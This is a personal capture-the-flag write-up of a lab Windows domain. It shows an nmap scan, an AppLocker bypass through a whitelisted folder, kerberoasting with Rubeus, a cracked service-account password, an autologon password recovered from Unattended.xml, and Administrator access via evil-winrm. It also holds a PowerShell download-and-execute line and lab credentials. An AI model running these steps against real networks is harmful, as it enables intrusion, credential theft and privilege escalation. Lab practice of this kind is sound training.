Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-08 12:42:12Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: corp.local0., Site:
Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: corp.local0., Site:
Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=omega.corp.local
| Not valid before: 2025-10-07T12:27:54
|_ Not valid after: 2026-04-08T12:27:54
| rdp-ntlm-info:
|   Target_Name: CORP
|   NetBIOS_Domain_Name: CORP
|   NetBIOS_Computer_Name: OMEGA
|   DNS_Domain_Name: corp.local
|   DNS_Computer_Name: omega.corp.local
|   DNS_Tree_Name: corp.local
|   Product_Version: 10.0.17763
|_ System_Time: 2025-10-08T12:43:00+00:00
|_ ssl-date: 2025-10-08T12:43:40+00:00; -36s from scanner time.
9389/tcp  open  mc-nmf       .NET Message Framing
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49673/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc        Microsoft Windows RPC
49677/tcp open  msrpc        Microsoft Windows RPC
49695/tcp open  msrpc        Microsoft Windows RPC
58753/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: OMEGA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-10-08T12:43:01
|_  start_date: N/A
|_ clock-skew: mean: -36s, deviation: 0s, median: -37s
| smb2-security-mode:
|   3.1:1:
|_  Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 883.78 seconds
```

Username: corp\dark
Password: _QuejVudid6

In this room, you will learn the following:

1. Windows Forensics
2. Basics of kerberoasting
3. [AV Evading](#)
4. [Applocker](#)

Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up.

▶ Start Machine

There are many ways to bypass AppLocker.

If AppLocker is configured with default AppLocker rules, we can bypass it by placing our executable in the following directory: `C:\Windows\System32\pool\drivers\color` - This is whitelisted by default.

Go ahead and use PowerShell to download an executable of your choice locally, place it in the whitelisted directory and execute it.

```

C:\Users\dark\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS C:\Windows\System32\spool\drivers\color> cat C:\Users\dark\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
ls
dir
Get-Content test
Flag{a12a41b5f8111327690f836e9b302f0b}
iex(new-object net.webclient).DownloadString('http://127.0.0.1/test.ps1')
cls
exit
cd C:\Windows\System32\spool\drivers\color
ls
whoami /priv
.\SharpHound.exe
cat %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
(Get-PSReadlineOption).HistorySavePath

cat C:\Users\dark\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS C:\Windows\System32\spool\drivers\color>

```



It is important you understand how Kerberos actually works in order to know how to exploit it. Watch the video below.

setspn -T medin -Q */*

```

PS C:\Windows\System32\spool\drivers\color> setspn -T medin -Q */*
Ldap Error(0x51 -- Server Down): ldap_connect
Failed to retrieve DN for domain "medin" : 0x00000051
Warning: No valid targets specified, reverting to current domain.
CN=OMEGA,OU=Domain Controllers,DC=corp,DC=local
  dfsr-12f9a27c-bf97-4787-9364-d31b6c55eb04/omega.corp.local
  ldap/omega.corp.local/ForestDnsZones.corp.local
  ldap/omega.corp.local/DomainDnsZones.corp.local
  TERMSRV/OMEGA
  TERMSRV/omega.corp.local
  DNS/omega.corp.local
  GC/omega.corp.local/corp.local
  RestrictedKrbHost/omega.corp.local
  RestrictedKrbHost/OMEGA
  RPC/7c4e4bec-1a37-4379-955f-a0475cd78a5d._msdcs.corp.local
  HOST/OMEGA/CORP
  HOST/omega.corp.local/CORP
  HOST/OMEGA
  HOST/omega.corp.local
  HOST/omega.corp.local/corp.local
  E3514235-4B06-11D1-AB04-00C04FC2DCD2/7c4e4bec-1a37-4379-955f-a0475cd78a5d/corp.local
  ldap/OMEGA/CORP
  ldap/7c4e4bec-1a37-4379-955f-a0475cd78a5d._msdcs.corp.local
  ldap/omega.corp.local/CORP
  ldap/OMEGA
  ldap/omega.corp.local
  ldap/omega.corp.local/corp.local
CN=krbtgt,CN=Users,DC=corp,DC=local
  kadmin/changepw
CN=fela,CN=Users,DC=corp,DC=local
  HTTP/fela
  HOST/fela@corp.local
  HTTP/fela@corp.local

Existing SPN found!
PS C:\Windows\System32\spool\drivers\color>

```

KERBERO:

Invoke-kerberoasting ne fonctionne pas donc j'ai utilisé Rubeus à la place :

```

PS C:\Windows\System32\spool\drivers\color> .\Rubeus.exe kerberoast /outfile:hashes.kerberoast
>>

RUBEUS

v2.2.0

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
[*] Target Domain : corp.local
[*] Searching path 'LDAP://omega.corp.local/DC=corp,DC=local' for '(&(samAccountType=805306368
=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'
[*] Total kerberoastable users : 1

[*] SamAccountName : fela
[*] DistinguishedName : CN=fela,CN=Users,DC=corp,DC=local
[*] ServicePrincipalName : HTTP/fela
[*] PwdlastSet : 10/9/2019 5:54:40 PM
[*] Supported ETypes : RC4_HMAC_DEFAULT
[*] Hash written to C:\Windows\System32\spool\drivers\color\hashes.kerberoast

[*] Roasted hashes written to : C:\Windows\System32\spool\drivers\color\hashes.kerberoast
PS C:\Windows\System32\spool\drivers\color> ls

Directory: C:\Windows\System32\spool\drivers\color

```

```

Directory: C:\Windows\System32\spool\drivers\color

ode                LastWriteTime                Length Name
---                -
a----             10/8/2025 2:09 PM             24651 20251008140928_BloodHound.zip
a----             9/15/2018 7:12 AM              1058 D50.camp
a----             9/15/2018 7:12 AM              1079 D65.camp
a----             9/15/2018 7:12 AM               797 Graphics.gmmp
a----             10/8/2025 2:50 PM              2072 hashes.kerberoast
a----             9/15/2018 7:12 AM               838 MediaSim.gmmp
a----             9/15/2018 7:12 AM               786 Photo.gmmp
a----             9/15/2018 7:12 AM               822 Proofing.gmmp
a----             9/15/2018 7:12 AM             218103 RSWOP.icm
a----             3/16/2025 12:47 PM             446976 Rubeus.exe
a----             1/9/2025 6:33 PM             1557504 SharpHound.exe
a----             9/15/2018 7:12 AM               3144 sRGB Color Space Profile.icm
a----             3/3/2025 9:32 PM             9841152 winPEASx64.exe
a----             9/15/2018 7:12 AM              17155 wscRGB.cdmp
a----             9/15/2018 7:12 AM              1578 wsRGB.cdmp
a----             10/8/2025 2:09 PM              1265 Yz1kMmJ1MWUtZGQzMj00NDFlLWE2NWUtM2M5Y


```

```

$krb5tgs$23$fela$corp.local$HTTP/fela@corp.local*$129a16b84a23ef5f4a324f09e749c27c$92c05fecc5500dcd1c61c39a7db160f5
857c156f4b8ce9bbcc2cca823d886880a8faa5937dd63bf47ff02bb36aca522b96765bc35894a6095fbc8642c12725ab9e897f67fd11dd885e2c
0d2a1b909d956a0006e7619d188691fd322a118a5abb74cd26bdf423b5801c578bb859fdbdb7b94f9a4248ffc809815aaeda2641784ef0aa6f690b
978d70a72af6934db070e93e4cb84976b04f68d341f9cc995919510d5ee2c0d6ccb6d3761dc6fbfdcf1f7f478035105f7b0e8a1a93c86567308
fe45be3e71d7cfd137e6d9c3c9e087c6940f8fb592a37d0d4ef90607683ba5b460292fb872bbad3639c78f131691740918d6066a6abd13be9634
dcdd0534353be0e87158da8a179a9f2d91644413ef873829e3cac9ce4977794d541fe555666a73fbd6b3885200b2c0393ecda392e61ae7f5f5ce
a3f80bfc72a318fa48fc023cd4ab837bda419e1fae070b37a98d58cc5dbc27b8e7e60538d0999b84fd73eb134dbf2c6b5cddfa5be705ad0d8c36
27438ceedaee274b1c402925168c37906542ecce043560a4d0d47c2840e3b98077a97ad059d6502b3df52d9275c6f1ecb2d8c7c90bc968aaa559
23f0011c4134cb009d643433c5ab48263ee926dc32db53eeadfb92f82023385a1af168f7737e11f5e495f1e4788e887c3f555c7926afac145477
139450bfd806b00536ed7fee93d297bf092bfc3c6cb7fece26a1bc2071b2ef83f87421b4296cc599368efcb08952cbff47975129d71b9276247
fd20180e34b9d37c5ce999f74c1fa3aa0f2579205808f438ff5bebd166d9ebd22e65885d45cfc1f56249319a4438704225700757afdd9b0ef30a
560fdf3038043ac78fbd0c4a0cb8a5902103370da315003fd629fd5baf5623ff422725d5563fefe4d409492659e737c36abe2d473beb3aec736
d9b56562248796377678d669bea9c26d9d21e1422f8e8084290c5f5c7ae4f1cfb54740519618bc16e976dd262ce9fc527c3b26dedc8ca1a0db66
7159da3d22e0f5e2c7040120592e4512b778acf8ada333798600a354dd7852f3b98d199d946e3e508814f6d9c41cbfb6946ca0ae95207cd88e31
1455ef290b76827f86bd593d4e9c0f8b7cacde42f6a8cb6afaa15f71e1e35a82fa75e3047c91cd2cbf554cb847d95e13797a1298edb06de19560
d3a1b496860c2bd10198218f739c82f0fa4006afb7292d34b5968b9acef3d8226ef469480052342cf2b92adef1cd32c1108bd907a512fe44a80f
8d1a3f9db6c6a7394122d6b9f83d7fba289d85128cfd8c1544364bb6b6ec8e458f1a3501459a81c7b1597d99a600ad8c5a8f4d3b0206cd273c9
cb3e7934502e1d5afef9aef2478f5458f3c1633540cb5a677ada4bf36c2c442f8aa37b76a35542234a38e866aaedf45f3:rubenF124

```

Fela : rubenF124



Pour utiliser powerup :

powershell -ep bypass

Import-Module PowerUp.ps1

..\PowerUp.ps1

Invoke-AllChecks

```
[*] Checking for AlwaysInstallElevated registry key...
[*] Checking for Autologon credentials in registry...
[*] Checking for vulnerable registry autoruns and configs...
[*] Checking for vulnerable schtask files/configs...
[*] Checking for unattended install files...

UnattendPath : C:\Windows\Panther\Unattend\Unattended.xml
```

```
PS C:\Users\fela.CORP\Desktop> cat C:\Windows\Panther\Unattend\Unattended.xml
<AutoLogon>
  <Password>
    <Value>dHFqSnBFWDlRdjh5YktJM3lIY2M9TCE1ZSghdlc7JFQ=</Value>
    <PlainText>>false</PlainText>
  </Password>
  <Enabled>true</Enabled>
  <Username>Administrator</Username>
</AutoLogon>
PS C:\Users\fela.CORP\Desktop>
```

```
[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.
[*] Checking for unquoted service paths
```

j'ai eu pas mal de pb avec le mdp (escape characters)

```
(alice@alice)-[~/Bureau/THM/CTF/Corp]
$ evil-winrm -i 10.10.25.120 -u Administrator -p 'tqjJpEX9Qv8ybKI3yHcc=L!5e(!wW;$T'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         10/10/2019  11:01 AM             29 flag.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat flag.txt
THM{g00d_j0b_SYS4DM1n_M4s73R}
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

```
(alice@alice)-[~/Bureau/THM/CTF/Corp]
$ xfreerdp3 /u:"corp\Administrator" /v:10.10.25.120 /p:'tqjJpEX9Qv8ybKI3yHcc=L!5e(!wW;$T' /dynamic-resolution /drive:share,/home/alice/Bureau/THM/CTF/Corp
[17:36:00:223] [13884:0000363e] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: : keycode: 0x08 → no RDP scancode found
[17:36:00:223] [13884:0000363e] [WARN][com.freerdp.client.x11] - [load map from xkbfile]: : keycode: 0x5D → no
```